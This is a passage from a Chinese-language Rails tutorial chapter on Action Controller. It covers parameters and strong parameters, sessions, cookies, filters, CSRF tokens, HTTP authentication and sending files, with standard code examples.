Rails 控制器的命名约定是，最后一个单词使用复数形式，但也有例外，比如 `ApplicationController`。例如：用 `ClientsController`，而不是 `ClientController`；用 `SiteAdminController`，而不是 `SiteAdminController` 或 `SitesAdminController`。

遵守这一约定便可享用默认的路由生成器（例如 `resources` 等），无需再指定 `:path` 或 `:controller` 选项，而且 URL 和路径的辅助方法也能保持一致性。详情参阅[第 10 章](#)。

注意

控制器的命名约定与模型不同，模型的名字习惯使用单数形式。

12.3 方法和动作

一个控制器是一个 Ruby 类，继承自 `ApplicationController`，和其他类一样，定义了很多方法。应用接到请求时，路由决定运行哪个控制器和哪个动作，然后 Rails 创建该控制器的实例，运行与动作同名的方法。

```
class ClientsController < ApplicationController
  def new
  end
end
```

例如，用户访问 `/clients/new` 添加新客户，Rails 会创建一个 `ClientsController` 实例，然后调用 `new` 方法。注意，在上面这段代码中，即使 `new` 方法是空的也没关系，因为 Rails 默认会渲染 `new.html.erb` 视图，除非动作指定做其他操作。在 `new` 方法中，可以声明在视图中使用的 `@client` 实例变量，创建一个新的 `Client` 实例：

```
def new
  @client = Client.new
end
```

详情参阅[第 10 章](#)。

`ApplicationController` 继承自 `ActionController::Base`。后者定义了许多有用的方法。本文会介绍部分方法，如果想知道定义了哪些方法，可查阅[API 文档](#)或源码。

只有公开方法才作为动作调用。所以最好减少对外可见的方法数量（使用 `private` 或 `protected`），例如辅助方法和过滤器方法。

12.4 参数

在控制器的动作中，往往需要获取用户发送的数据或其他参数。在 Web 应用中参数分为两类。第一类随 URL 发送，叫做“查询字符串参数”，即 URL 中 `?` 符号后面的部分。第二类经常称为“POST 数据”，一般来自用户填写的表单。之所以叫做“POST 数据”，是因为这类数据只能随 HTTP POST 请求发送。Rails 不区分这两种参数，在控制器中都可通过 `params` 散列获取：

```
class ClientsController < ApplicationController
  # 这个动作使用查询字符串参数，因为它响应的是 HTTP GET 请求
  # 但是，访问参数的方式没有不同
  # 列出激活客户的 URL 可能是这样的：/clients?status=activated
```

```

def index
  if params[:status] == "activated"
    @clients = Client.activated
  else
    @clients = Client.inactivated
  end
end

# 这个动作使用 POST 参数
# 这种参数最常来自用户提交的 HTML 表单
# 在 REST 式架构中，这个动作响应的 URL 是“/clients”
# 数据在请求主体中发送
def create
  @client = Client.new(params[:client])
  if @client.save
    redirect_to @client
  else
    # 这一行代码覆盖默认的渲染行为
    # 默认渲染的是“create”视图
    render "new"
  end
end
end

```

12.4.1 散列和数组参数

`params` 散列不局限于只能使用一维键值对，其中可以包含数组和嵌套的散列。若想发送数组，要在键名后加上一对空方括号 (`[]`)：

GET /clients?ids[]=1&ids[]=2&ids[]=3

注意

“[”和“]”这两个符号不允许出现在 URL 中，所以上面的地址会被编码成
`/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3`。多数情况下，无需你费心，浏览器会代为
 编码，接收到这样的请求后，Rails 也会自动解码。如果你要手动向服务器发送这样的请求，
 就要留心了。

此时，`params[:ids]` 的值是 `["1", "2", "3"]`。注意，参数的值始终是字符串，Rails 不会尝试转换类型。

注意

默认情况下，基于安全考虑，参数中的 `[nil]` 和 `[nil, nil, ...]` 会替换成 `[]`。详情参见 [19.8 节](#)。

若想发送一个散列，要在方括号内指定键名：

```

<form accept-charset="UTF-8" action="/clients" method="post">
  <input type="text" name="client[name]" value="Acme" />
  <input type="text" name="client[phone]" value="12345" />

```

```
<input type="text" name="client[address][postcode]" value="12345" />
<input type="text" name="client[address][city]" value="Carrot City" />
</form>
```

提交这个表单后，`params[:client]` 的值是 `{ "name" => "Acme", "phone" => "12345", "address" => { "postcode" => "12345", "city" => "Carrot City" } }`。注意 `params[:client][:address]` 是个嵌套散列。

`params` 对象的行为类似于散列，但是键可以混用符号和字符串。

12.4.2 JSON 参数

开发 Web 服务应用时，你会发现，接收 JSON 格式的参数更容易处理。如果请求的 Content-Type 首部是 `application/json`，Rails 会自动将其转换成 `params` 散列，这样就可以按照常规的方式使用了。

例如，如果发送如下的 JSON 内容：

```
{ "company": { "name": "acme", "address": "123 Carrot Street" } }
```

控制器收到的 `params[:company]` 是 `{ "name" => "acme", "address" => "123 Carrot Street" }`。

如果在初始化脚本中开启了 `config.wrap_parameters` 选项，或者在控制器中调用了 `wrap_parameters` 方法，可以放心地省去 JSON 参数中的根元素。此时，Rails 会以控制器名新建一个键，复制参数，将其存入这个键名下。因此，上面的参数可以写成：

```
{ "name": "acme", "address": "123 Carrot Street" }
```

假设把上述数据发给 `CompaniesController`，那么参数会存入 `:company` 键名下：

```
{ name: "acme", address: "123 Carrot Street", company: { name: "acme", address: "123 Carrot Street" } }
```

如果想修改默认使用的键名，或者把其他参数存入其中，请参阅 [API 文档](#)。

注意

解析 XML 格式参数的功能现已抽出，制成了 gem，名为 `actionpack-xml_parser`。

12.4.3 路由参数

`params` 散列始终有 `:controller` 和 `:action` 两个键，但获取这两个值应该使用 `controller_name` 和 `action_name` 方法。路由中定义的参数，例如 `:id`，也可通过 `params` 散列获取。例如，假设有个客户列表，可以列出激活和未激活的客户。我们可以定义一个路由，捕获下面这个 URL 中的 `:status` 参数：

```
get '/clients/:status' => 'clients#index', foo: 'bar'
```

此时，用户访问 `/clients/active` 时，`params[:status]` 的值是 `"active"`。同时，`params[:foo]` 的值会被设为 `"bar"`，就像通过查询字符串传入的一样。控制器还会收到 `params[:action]`，其值为 `"index"`，以及 `params[:controller]`，其值为 `"clients"`。

12.4.4 default_url_options

在控制器中定义名为 `default_url_options` 的方法，可以设置所生成的 URL 中都包含的参数。这个方法必须

返回一个散列，其值为所需的参数值，而且键必须使用符号：

```
class ApplicationController < ActionController::Base
  def default_url_options
    { locale: I18n.locale }
  end
end
```

这个方法定义的只是预设参数，可以被 `url_for` 方法的参数覆盖。

如果像上面的代码那样在 `ApplicationController` 中定义 `default_url_options`，设定的默认参数会用于生成所有的 URL。`default_url_options` 也可以在具体的控制器中定义，此时只影响与该控制器有关的 URL。

其实，不是生成的每个 URL 都会调用这个方法。为了提高性能，返回的散列会缓存，因此一次请求至少会调用一次。

12.4.5 健壮参数

加入健壮参数功能后，Action Controller 的参数禁止在 Active Model 中批量赋值，除非参数在白名单中。也就是说，你要明确选择哪些属性可以批量更新，以防不小心允许用户更新模型中敏感的属性。

此外，还可以标记哪些参数是必须传入的，如果没有收到，会交由预定义的 `raise/rescue` 流程处理，返回“400 Bad Request”。

```
class PeopleController < ApplicationController::Base
  # 这会导致 ActiveRecord::ForbiddenAttributesError 异常抛出
  # 因为没有明确指明允许赋值的属性就批量更新了
  def create
    Person.create(params[:person])
  end

  # 只要参数中有 person 键，这个动作就能顺利执行
  # 否则，抛出 ActionController::ParameterMissing 异常
  # ApplicationController::Base 会捕获这个异常，返回 400 Bad Request 响应
  def update
    person = current_account.people.find(params[:id])
    person.update!(person_params)
    redirect_to person
  end

  private
  # 在一个私有方法中封装允许的参数是个好做法
  # 这样可以在 create 和 update 动作中复用
  # 此外，可以细化这个方法，针对每个用户检查允许的属性
  def person_params
    params.require(:person).permit(:name, :age)
  end
end
```

12.4.5.1 允许使用的标量值

假如允许传入 `:id`：

```
params.permit(:id)
```

若 `params` 中有 `:id` 键，且 `:id` 是标量值，就可以通过白名单检查；否则 `:id` 会被过滤掉。因此，不能传入数组、散列或其他对象。

允许使用的标量类型有：`String`、`Symbol`、`NilClass`、`Numeric`、`TrueClass`、`FalseClass`、`Date`、`Time`、`DateTime`、`StringIO`、`IO`、`ActionDispatch::Http::UploadedFile` 和 `Rack::Test::UploadedFile`。

若想指定 `params` 中的值必须为标量数组，可以把键对应的值设为空数组：

```
params.permit(id: [])
```

有时无法或不便声明散列参数或其内部结构的有效键，此时可以映射为一个空散列：

```
params.permit(preferences: {})
```

但是要注意，这样就能接受任何输入了。此时，`permit` 确保返回的结构中只有允许的标量，其他值都会过滤掉。

若想允许传入整个参数散列，可以使用 `permit!` 方法：

```
params.require(:log_entry).permit!
```

此时，允许传入整个 `:log_entry` 散列及嵌套散列，不再检查是不是允许的标量值。使用 `permit!` 时要特别注意，因为这么做模型中所有现有的属性及后续添加的属性都允许进行批量赋值。

12.4.5.2 嵌套参数

也可以允许传入嵌套参数，例如：

```
params.permit(:name, { emails: [],  
                      friends: [ :name,  
                                  { family: [ :name ], hobbies: [] } ] })
```

此时，允许传入 `name`、`emails` 和 `friends` 属性。其中，`emails` 是标量数组；`friends` 是一个由资源组成的数据：应该有个 `name` 属性（任何允许使用的标量值），有个 `hobbies` 属性，其值是标量数组，以及一个 `family` 属性，其值只能包含 `name` 属性（也是任何允许使用的标量值）。

12.4.5.3 更多示例

你可能还想在 `new` 动作中限制允许传入的属性。不过，此时无法在根键上调用 `require` 方法，因为调用 `new` 时根键还不存在：

```
# 使用 `fetch` 可以提供一个默认值  
# 这样就可以使用健壮参数了  
params.fetch(:blog, {}).permit(:title, :author)
```

使用模型的类方法 `accepts_nested_attributes_for` 可以更新或销毁关联的记录。这个方法基于 `id` 和 `_destroy` 参数：

```
# 允许 :id 和 :_destroy  
params.require(:author).permit(:name, books_attributes: [:title, :id, :_destroy])
```

如果散列的键是数字，处理方式有所不同。此时可以把属性作为散列的直接子散列。`accepts_nested_attributes_for` 和 `has_many` 关联同时使用时会得到这种参数：

```

# 为下面这种数据添加白名单:
# {"book" => {"title" => "Some Book",
#               "chapters_attributes" => { "1" => {"title" => "First Chapter"},
#                                            "2" => {"title" => "Second Chapter"}}}}

params.require(:book).permit(:title, chapters_attributes: [:title])

```

12.4.5.4 不用健壮参数

健壮参数的目的是为了解决常见问题，不是万用良药。不过，你可以很方便地与自己的代码结合，解决复杂需求。

假设有个参数包含产品名称和一个由任意数据组成的产品附加信息散列，你想过滤产品名称和整个附加数据散列。健壮参数不能过滤由任意键组成的嵌套散列，不过可以使用嵌套散列的键定义过滤规则：

```

def product_params
  params.require(:product).permit(:name, data: params[:product][:data].try(:keys))
end

```

12.5 会话

应用中的每个用户都有一个会话（session），用于存储少量数据，在多次请求中永久存储。会话只能在控制器和视图中使用，可以通过以下几种存储机制实现：

- `ActionDispatch::Session::CookieStore`: 所有数据都存储在客户端
- `ActionDispatch::Session::CacheStore`: 数据存储在 Rails 缓存里
- `ActionDispatch::Session::ActiveRecordStore`: 使用 Active Record 把数据存储在数据库中（需要使用 `activerecord-session_store` gem）
- `ActionDispatch::Session::MemCacheStore`: 数据存储在 Memcached 集群中（这是以前的实现方式，现在应该改用 CacheStore）

所有存储机制都会用到一个 cookie，存储每个会话的 ID（必须使用 cookie，因为 Rails 不允许在 URL 中传递会话 ID，这么做不安全）。

多数存储机制都会使用这个 ID 在服务器中查询会话数据，例如在数据库中查询。不过有个例外，即默认也是推荐使用的存储方式——CookieStore。这种机制把所有会话数据都存储在 cookie 中（如果需要，还是可以访问 ID）。CookieStore 的优点是轻量，而且在新应用中使用会话也不用额外的设置。cookie 中存储的数据会使用密令签名，以防篡改。cookie 还会被加密，因此任何能访问 cookie 的人都无法读取其内容。（如果修改了 cookie，Rails 会拒绝使用。）

CookieStore 可以存储大约 4KB 数据，比其他几种存储机制少很多，但一般也够用了。不管使用哪种存储机制，都不建议在会话中存储大量数据。尤其要避免在会话中存储复杂的对象（Ruby 基本对象之外的一切对象，最常见的是模型实例），因为服务器可能无法在多次请求中重组数据，从而导致错误。

如果用户会话中不存储重要的数据，或者不需要持久存储（例如存储闪现消息），可以考虑使用 `ActionDispatch::Session::CacheStore`。这种存储机制使用应用所配置的缓存方式。CacheStore 的优点是，可以直接使用现有的缓存方式存储会话，不用额外设置。不过缺点也很明显：会话存在时间很短，随时可能消失。

关于会话存储的更多信息，参阅[第 19 章](#)。

如果想使用其他会话存储机制，可以在一个初始化脚本中修改：

```
# Use the database for sessions instead of the cookie-based default,  
# which shouldn't be used to store highly confidential information  
# (create the session table with "rails g active_record:sessions_migration")  
# Rails.application.config.session_store :active_record_store
```

签署会话数据时，Rails 会用到会话的键（cookie 的名称）。这个值也可以在一个初始化脚本中修改：

```
# Be sure to restart your server when you modify this file.  
Rails.application.config.session_store :cookie_store, key: '_your_app_session'
```

还可以传入 :domain 键，指定可使用此 cookie 的域名：

```
# Be sure to restart your server when you modify this file.  
Rails.application.config.session_store :cookie_store, key: '_your_app_session', domain:  
".example.com"
```

Rails 为 CookieStore 提供了一个密钥，用于签署会话数据。这个密钥可以在 config/secrets.yml 文件中修改：

```
# Be sure to restart your server when you modify this file.  
  
# Your secret key is used for verifying the integrity of signed cookies.  
# If you change this key, all old signed cookies will become invalid!  
  
# Make sure the secret is at least 30 characters and all random,  
# no regular words or you'll be exposed to dictionary attacks.  
# You can use `rails secret` to generate a secure secret key.  
  
# Make sure the secrets in this file are kept private  
# if you're sharing your code publicly.  
  
development:  
  secret_key_base: a75d...  
  
test:  
  secret_key_base: 492f...  
  
# Do not keep production secrets in the repository,  
# instead read values from the environment.  
production:  
  secret_key_base: <%= ENV["SECRET_KEY_BASE"] %>
```

注意

使用 CookieStore 时，如果修改了密钥，之前所有的会话都会失效。

12.5.1 访问会话

在控制器中，可以通过实例方法 `session` 访问会话。

注意

会话是惰性加载的。如果在动作中不访问，不会自动加载。因此任何时候都无需禁用会话，不访问即可。

会话中的数据以键值对的形式存储，与散列类似：

```
class ApplicationController < ActionController::Base

private

# 使用会话中 :current_user_id 键存储的 ID 查找用户
# Rails 应用经常这样处理用户登录
# 登录后设定这个会话值，退出后删除这个会话值
def current_user
  @_current_user ||= session[:current_user_id] &&
    User.find_by(id: session[:current_user_id])
end
end
```

若想把数据存入会话，像散列一样，给键赋值即可：

```
class LoginsController < ApplicationController
  # “创建”登录，即“登录用户”
  def create
    if user = User.authenticate(params[:username], params[:password])
      # 把用户的 ID 存储在会话中，以便后续请求使用
      session[:current_user_id] = user.id
      redirect_to root_url
    end
  end
end
```

若想从会话中删除数据，把键的值设为 nil 即可：

```
class LoginsController < ApplicationController
  # “删除”登录，即“退出用户”
  def destroy
    # 从会话中删除用户的 ID
    @_current_user = session[:current_user_id] = nil
    redirect_to root_url
  end
end
```

若想重设整个会话，使用 `reset_session` 方法。

12.5.2 闪现消息

闪现消息是会话的一个特殊部分，每次请求都会清空。也就是说，其中存储的数据只能在下次请求时使用，因此可用于传递错误消息等。

闪现消息的访问方式与会话差不多，类似于散列。（闪现消息是 `FlashHash` 实例。）

下面以退出登录为例。控制器可以发送一个消息，在下次请求时显示：

```
class LoginsController < ApplicationController
  def destroy
    session[:current_user_id] = nil
    flash[:notice] = "You have successfully logged out."
    redirect_to root_url
  end
end
```

注意，重定向也可以设置闪现消息。可以指定 :notice、:alert 或者常规的 :flash：

```
redirect_to root_url, notice: "You have successfully logged out."
redirect_to root_url, alert: "You're stuck here!"
redirect_to root_url, flash: { referral_code: 1234 }
```

上例中，`destroy` 动作重定向到应用的 `root_url`，然后显示那个闪现消息。注意，只有下一个动作才能处理前一个动作设置的闪现消息。一般会在应用的布局中加入显示警告或提醒消息的代码：

```
<html>
  <!-- <head/> -->
  <body>
    <% flash.each do |name, msg| -%>
      <%= content_tag :div, msg, class: name %>
    <% end -%>

    <!-- more content -->
  </body>
</html>
```

如此一来，如果动作中设置了警告或提醒消息，就会出现在布局中。

闪现消息不局限于警告和提醒，可以设置任何可在会话中存储的内容：

```
<% if flash[:just_signed_up] %>
  <p class="welcome">Welcome to our site!</p>
<% end %>
```

如果希望闪现消息保留到其他请求，可以使用 `keep` 方法：

```
class MainController < ApplicationController
  # 假设这个动作对应 root_url，但是想把针对这个
  # 动作的请求都重定向到 UsersController#index。
  # 如果是从其他动作重定向到这里的，而且那个动作
  # 设定了闪现消息，通常情况下，那个闪现消息会丢失。
  # 但是我们可以使用 keep 方法，将其保留到下一个请求。
  def index
    # 持久存储所有闪现消息
    flash.keep

    # 还可以指定一个键，只保留某种闪现消息
    # flash.keep(:notice)
    redirect_to users_url
  end
```

```
end
```

12.5.2.1 flash.now

默认情况下，闪现消息中的内容只在下一次请求中可用，但有时希望在同一个请求中使用。例如，`create` 动作没有成功保存资源时，会直接渲染 `new` 模板，这并不是一个新请求，但却希望显示一个闪现消息。针对这种情况，可以使用 `flash.now`，其用法和常规的 `flash` 一样：

```
class ClientsController < ApplicationController
  def create
    @client = Client.new(params[:client])
    if @client.save
      # ...
    else
      flash.now[:error] = "Could not save client"
      render action: "new"
    end
  end
end
```

12.6 cookies

应用可以在客户端存储少量数据（称为 cookie），在多次请求中使用，甚至可以用作会话。在 Rails 中可以使用 `cookies` 方法轻易访问 cookie，用法和 `session` 差不多，就像一个散列：

```
class CommentsController < ApplicationController
  def new
    # 如果 cookie 中存有评论者的名字，自动填写
    @comment = Comment.new(author: cookies[:commenter_name])
  end

  def create
    @comment = Comment.new(params[:comment])
    if @comment.save
      flash[:notice] = "Thanks for your comment!"
      if params[:remember_name]
        # 记住评论者的名字
        cookies[:commenter_name] = @comment.author
      else
        # 从 cookie 中删除评论者的名字（如果有的话）
        cookies.delete(:commenter_name)
      end
      redirect_to @comment.article
    else
      render action: "new"
    end
  end
end
```

注意，删除会话中的数据是把键的值设为 `nil`，但若想删除 cookie 中的值，要使用 `cookies.delete(:key)` 方法。

Rails 还提供了签名 cookie 和加密 cookie，用于存储敏感数据。签名 cookie 会在 cookie 的值后面加上一个签名，确保值没被修改。加密 cookie 除了做签名之外，还会加密，让终端用户无法读取。详情参阅 [API 文档](#)。

这两种特殊的 cookie 会序列化签名后的值，生成字符串，读取时再反序列化成 Ruby 对象。

序列化所用的方式可以指定：

```
Rails.application.config.action_dispatch.cookies_serializer = :json
```

新应用默认的序列化方式是 :json。为了兼容旧应用的 cookie，如果没设定 cookies_serializer 选项，会使用 :marshal。

这个选项还可以设为 :hybrid，读取时，Rails 会自动反序列化使用 Marshal 序列化的 cookie，写入时使用 JSON 格式。把现有应用迁移到使用 :json 序列化方式时，这么设定非常方便。

序列化方式还可以使用其他方式，只要定义了 load 和 dump 方法即可：

```
Rails.application.config.action_dispatch.cookies_serializer = MyCustomSerializer
```

使用 :json 或 :hybrid 方式时，要知道，不是所有 Ruby 对象都能序列化成 JSON。例如，Date 和 Time 对象序列化成字符串，而散列的键会变成字符串。

```
class CookiesController < ApplicationController
  def set_cookie
    cookies.encrypted[:expiration_date] = Date.tomorrow # => Thu, 20 Mar 2014
    redirect_to action: 'read_cookie'
  end

  def read_cookie
    cookies.encrypted[:expiration_date] # => "2014-03-20"
  end
end
```

建议只在 cookie 中存储简单的数据（字符串和数字）。如果不得不存储复杂的对象，在后续请求中要自行负责转换。

如果使用 cookie 存储会话，session 和 flash 散列也是如此。

12.7 渲染 XML 和 JSON 数据

在 ActionController 中渲染 XML 和 JSON 数据非常简单。使用脚手架生成的控制器如下所示：

```
class UsersController < ApplicationController
  def index
    @users = User.all
    respond_to do |format|
      format.html # index.html.erb
      format.xml { render xml: @users }
      format.json { render json: @users }
    end
  end
end
```

你可能注意到了，在这段代码中，我们使用的是 render xml: @users 而不是 render xml: @users.to_xml。

如果不是字符串对象，Rails 会自动调用 `to_xml` 方法。

12.8 过滤器

过滤器（filter）是一种方法，在控制器动作运行之前、之后，或者前后运行。

过滤器会继承，如果在 `ApplicationController` 中定义了过滤器，那么应用的每个控制器都可使用。

前置过滤器有可能会终止请求循环。前置过滤器经常用于确保动作运行之前用户已经登录。这种过滤器可以像下面这样定义：

```
class ApplicationController < ActionController::Base
  before_action :require_login

  private

  def require_login
    unless logged_in?
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url # halts request cycle
    end
  end
end
```

如果用户没有登录，这个方法会在闪现消息中存储一个错误消息，然后重定向到登录表单页面。如果前置过滤器渲染了页面或者做了重定向，动作就不会运行。如果动作上还有后置过滤器，也不会运行。

在上面的例子中，过滤器在 `ApplicationController` 中定义，所以应用中的所有控制器都会继承。此时，应用中的所有页面都要求用户登录后才能访问。很显然（这样用户根本无法登录），并不是所有控制器或动作都要做这种限制。如果想跳过某个动作，可以使用 `skip_before_action`：

```
class LoginsController < ApplicationController
  skip_before_action :require_login, only: [:new, :create]
end
```

此时，`LoginsController` 的 `new` 动作和 `create` 动作就不需要用户先登录。`:only` 选项的意思是只跳过这些动作。此外，还有个 `:except` 选项，用法类似。定义过滤器时也可使用这些选项，指定只在选中的动作上运行。

12.8.1 后置过滤器和环绕过滤器

除了前置过滤器之外，还可以在动作运行之后，或者在动作运行前后执行过滤器。

后置过滤器类似于前置过滤器，不过因为动作已经运行了，所以可以获取即将发送给客户端的响应数据。显然，后置过滤器无法阻止运行动作。

环绕过滤器会把动作拉入（yield）过滤器中，工作方式类似 Rack 中间件。

假如网站的改动需要经过管理员预览，然后批准。可以把这些操作定义在一个事务中：

```
class ChangesController < ApplicationController
  around_action :wrap_in_transaction, only: :show
```

```

private

def wrap_in_transaction
  ActiveRecord::Base.transaction do
    begin
      yield
    ensure
      raise ActiveRecord::Rollback
    end
  end
end

```

注意，环绕过滤器还包含了渲染操作。在上面的例子中，视图本身是从数据库中读取出来的（例如，通过作用域），读取视图的操作在事务中完成，然后提供预览数据。

也可以不拉入动作，自己生成响应，不过此时动作不会运行。

12.8.2 过滤器的其他用法

一般情况下，过滤器的使用方法是定义私有方法，然后调用相应的 `*_action` 方法添加过滤器。不过过滤器还有其他两种用法。

第一种，直接在 `*_action` 方法中使用代码块。代码块接收控制器作为参数。使用这种方式，前面的 `require_login` 过滤器可以改写成：

```

class ApplicationController < ActionController::Base
  before_action do |controller|
    unless controller.send(:logged_in?)
      flash[:error] = "You must be logged in to access this section"
      redirect_to new_login_url
    end
  end
end

```

注意，此时在过滤器中使用的是 `send` 方法，因为 `logged_in?` 是私有方法，而过滤器和控制器不在同一个作用域内。定义 `require_login` 过滤器不推荐使用这种方式，但是比较简单的过滤器可以这么做。

第二种，在类（其实任何能响应正确方法的对象都可以）中定义过滤器。这种方式用于实现复杂的过滤器，使用前面的两种方式无法保证代码可读性和重用性。例如，可以在一个类中定义前面的 `require_login` 过滤器：

```

class ApplicationController < ActionController::Base
  before_action LoginFilter
end

class LoginFilter
  def self.before(controller)
    unless controller.send(:logged_in?)
      controller.flash[:error] = "You must be logged in to access this section"
      controller.redirect_to controller.new_login_url
    end
  end
end

```

```
end
```

这种方式也不是定义 `require_login` 过滤器的理想方式，因为与控制器不在同一作用域，要把控制器作为参数传入。定义过滤器的类，必须有一个和过滤器种类同名的方法。对于 `before_action` 过滤器，类中必须定义 `before` 方法。其他类型的过滤器以此类推。`around` 方法必须调用 `yield` 方法执行动作。

12.9 请求伪造防护

跨站请求伪造（Cross-Site Request Forgery, CSRF）是一种攻击方式，A 网站的用户伪装成 B 网站的用户发送请求，在 B 站中添加、修改或删除数据，而 B 站的用户浑然不知。

防止这种攻击的第一步是，确保所有破坏性动作（`create`、`update` 和 `destroy`）只能通过 GET 之外的请求方法访问。如果遵从 REST 架构，已经做了这一步。不过，恶意网站还是可以轻易地发起非 GET 请求，这时就要用到其他跨站攻击防护措施了。

防止跨站攻击的方式是，在各个请求中添加一个只有服务器才知道的难以猜测的令牌。如果请求中没有正确的令牌，服务器会拒绝访问。

如果使用下面的代码生成一个表单：

```
<%= form_for @user do |f| %>
  <%= f.text_field :username %>
  <%= f.text_field :password %>
<% end %>
```

会看到 Rails 自动添加了一个隐藏字段，用于设定令牌：

```
<form accept-charset="UTF-8" action="/users/1" method="post">
<input type="hidden"
       value="67250ab105eb5ad10851c00a5621854a23af5489"
       name="authenticity_token"/>
<!-- fields -->
</form>
```

使用 [表单辅助方法](#)生成的所有表单都有这样一个令牌，因此多数时候你都无需担心。如果想自己编写表单，或者基于其他原因想添加令牌，可以使用 `form_authenticity_token` 方法。

`form_authenticity_token` 会生成一个有效的令牌。在 Rails 没有自动添加令牌的地方（例如 Ajax）可以使用这个方法。

[第 19 章](#)将更为深入地说明请求伪造防护措施，还有一些开发 Web 应用需要知道的其他安全隐患。

12.10 请求和响应对象

在每个控制器中都有两个存取方法，分别用于获取当前请求循环的请求对象和响应对象。`request` 方法的返回值是一个 `ActionDispatch::Request` 实例，`response` 方法的返回值是一个响应对象，表示回送客户端的数据。

12.10.1 request 对象

`request` 对象中有很多客户端请求的有用信息。可用方法的完整列表参阅 [Rails API 文档](#) 和 [Rack 文档](#)。下面说明部分属性：

<code>request</code> 对象的属性	作用
<code>host</code>	请求的主机名
<code>domain(n=2)</code>	主机名的前 n 个片段，从顶级域名的右侧算起
<code>format</code>	客户端请求的内容类型
<code>method</code>	请求使用的 HTTP 方法
<code>get?, post?, patch?, put?, delete?, head?</code>	如果 HTTP 方法是 GET/POST/PATCH/PUT/DELETE/HEAD，返回 <code>true</code>
<code>headers</code>	返回一个散列，包含请求的首部
<code>port</code>	请求的端口号（整数）
<code>protocol</code>	返回所用的协议外加 "://"，例如 " <code>http://</code> "
<code>query_string</code>	URL 中的查询字符串，即 "?" 后面的全部内容
<code>remote_ip</code>	客户端的 IP 地址
<code>url</code>	请求的完整 URL

12.10.1.1 `path_parameters`、`query_parameters` 和 `request_parameters`

不管请求中的参数通过查询字符串发送，还是通过 POST 主体提交，Rails 都会把这些参数存入 `params` 散列中。`request` 对象有三个存取方法，用于获取各种类型的参数。`query_parameters` 散列中的参数来自查询参数；`request_parameters` 散列中的参数来自 POST 主体；`path_parameters` 散列中的参数来自路由，传入相应的控制器和动作。

12.10.2 `response` 对象

`response` 对象通常不直接使用。`response` 对象在动作的执行过程中构建，把渲染的数据回送给用户。不过有时可能需要直接访问响应，比如在后置过滤器中。`response` 对象上的方法有些可以用于赋值。若想了解全部可用方法，参阅 [Rails API 文档](#) 和 [Rack 文档](#)。

<code>response</code> 对象的属性	作用
<code>body</code>	回送客户端的数据，字符串格式。通常是 HTML。
<code>status</code>	响应的 HTTP 状态码，例如，请求成功时是 200，文件未找到时是 404。
<code>location</code>	重定向的 URL（如果重定向的话）。
<code>content_type</code>	响应的内容类型。
<code>charset</code>	响应使用的字符集。默认是 "utf-8"。
<code>headers</code>	响应的首部。

12.10.2.1 设置自定义首部

如果想设置自定义首部，可以使用 `response.headers` 方法。`headers` 属性是一个散列，键为首部名，值为首部的值。Rails 会自动设置一些首部。如果想添加或者修改首部，赋值给 `response.headers` 即可，例如：

```
response.headers["Content-Type"] = "application/pdf"
```

注意，上面这段代码直接使用 `content_type=` 方法更合理。

12.11 HTTP 身份验证

Rails 内置了两种 HTTP 身份验证机制：

- 基本身份验证
- 摘要身份验证

12.11.1 HTTP 基本身份验证

大多数浏览器和 HTTP 客户端都支持 HTTP 基本身份验证。例如，在浏览器中如果要访问只有管理员才能查看的页面，会出现一个对话框，要求输入用户名和密码。使用内置的这种身份验证非常简单，只要使用一个方法，即 `http_basic_authenticate_with`。

```
class AdminsController < ApplicationController
  http_basic_authenticate_with name: "humbaba", password: "5baa61e4"
end
```

添加 `http_basic_authenticate_with` 方法后，可以创建具有命名空间的控制器，继承自 `AdminsController`，`http_basic_authenticate_with` 方法会在这些控制器的所有动作运行之前执行，启用 HTTP 基本身份验证。

12.11.2 HTTP 摘要身份验证

HTTP 摘要身份验证比基本验证高级，因为客户端不会在网络中发送明文密码（不过在 HTTPS 中基本验证是安全的）。在 Rails 中使用摘要验证非常简单，只需使用一个方法，即 `authenticate_or_request_with_http_digest`。

```
class AdminsController < ApplicationController
  USERS = { "lifo" => "world" }

  before_action :authenticate

  private

  def authenticate
    authenticate_or_request_with_http_digest do |username|
      USERS[username]
    end
  end
end
```

如上面的代码所示，`authenticate_or_request_with_http_digest` 方法的块只接受一个参数，用户名，返回值是密码。如果 `authenticate_or_request_with_http_digest` 返回 `false` 或 `nil`，表明身份验证失败。

12.12 数据流和文件下载

有时不想渲染 HTML 页面，而是把文件发送给用户。在所有的控制器中都可以使用 `send_data` 和 `send_file` 方法。这两个方法都会以数据流的方式发送数据。`send_file` 方法很方便，只要提供磁盘中文件的名称，就会用数据流发送文件内容。

若想把数据以流的形式发送给客户端，使用 `send_data` 方法：

```
require "prawn"
class ClientsController < ApplicationController
  # 使用客户信息生成一份 PDF 文档
  # 然后返回文档，让用户下载
  def download_pdf
    client = Client.find(params[:id])
    send_data generate_pdf(client),
              filename: "#{client.name}.pdf",
              type: "application/pdf"
  end

  private

  def generate_pdf(client)
    Prawn::Document.new do
      text client.name, align: :center
      text "Address: #{client.address}"
      text "Email: #{client.email}"
    end.render
  end
end
```

在上面的代码中，`download_pdf` 动作调用一个私有方法，生成 PDF 文档，然后返回字符串形式。返回的字符串会以数据流的形式发送给客户端，并为用户推荐一个文件名。有时发送文件流时，并不希望用户下载这个文件，比如嵌在 HTML 页面中的图像。若想告诉浏览器文件不是用来下载的，可以把 `:disposition` 选项设为 `"inline"`。这个选项的另外一个值，也是默认值，是 `"attachment"`。

12.12.1 发送文件

如果想发送磁盘中已经存在的文件，可以使用 `send_file` 方法。

```
class ClientsController < ApplicationController
  # 以流的形式发送磁盘中现有的文件
  def download_pdf
    client = Client.find(params[:id])
    send_file("#{Rails.root}/files/clients/#{client.id}.pdf",
              filename: "#{client.name}.pdf",
              type: "application/pdf")
  end
end
```

`send_file` 一次只发送 4kB，而不是把整个文件都写入内存。如果不使用数据流方式，可以把 `:stream` 选项设为 `false`。如果想调整数据块大小，可以设置 `:buffer_size` 选项。

如果没有指定 `:type` 选项，Rails 会根据 `:filename` 的文件扩展名猜测。如果没有注册扩展名对应的文件类型，则使用 `application/octet-stream`。

提醒

要谨慎处理用户提交数据（参数、cookies 等）中的文件路径，这有安全隐患，可能导致不该下载的文件被下载了。

提示

不建议通过 Rails 以数据流的方式发送静态文件，你可以把静态文件放在服务器的公共文件夹中。使用 Apache 或其他 Web 服务器下载效率更高，因为不用经由整个 Rails 栈处理。

12.12.2 REST 式下载

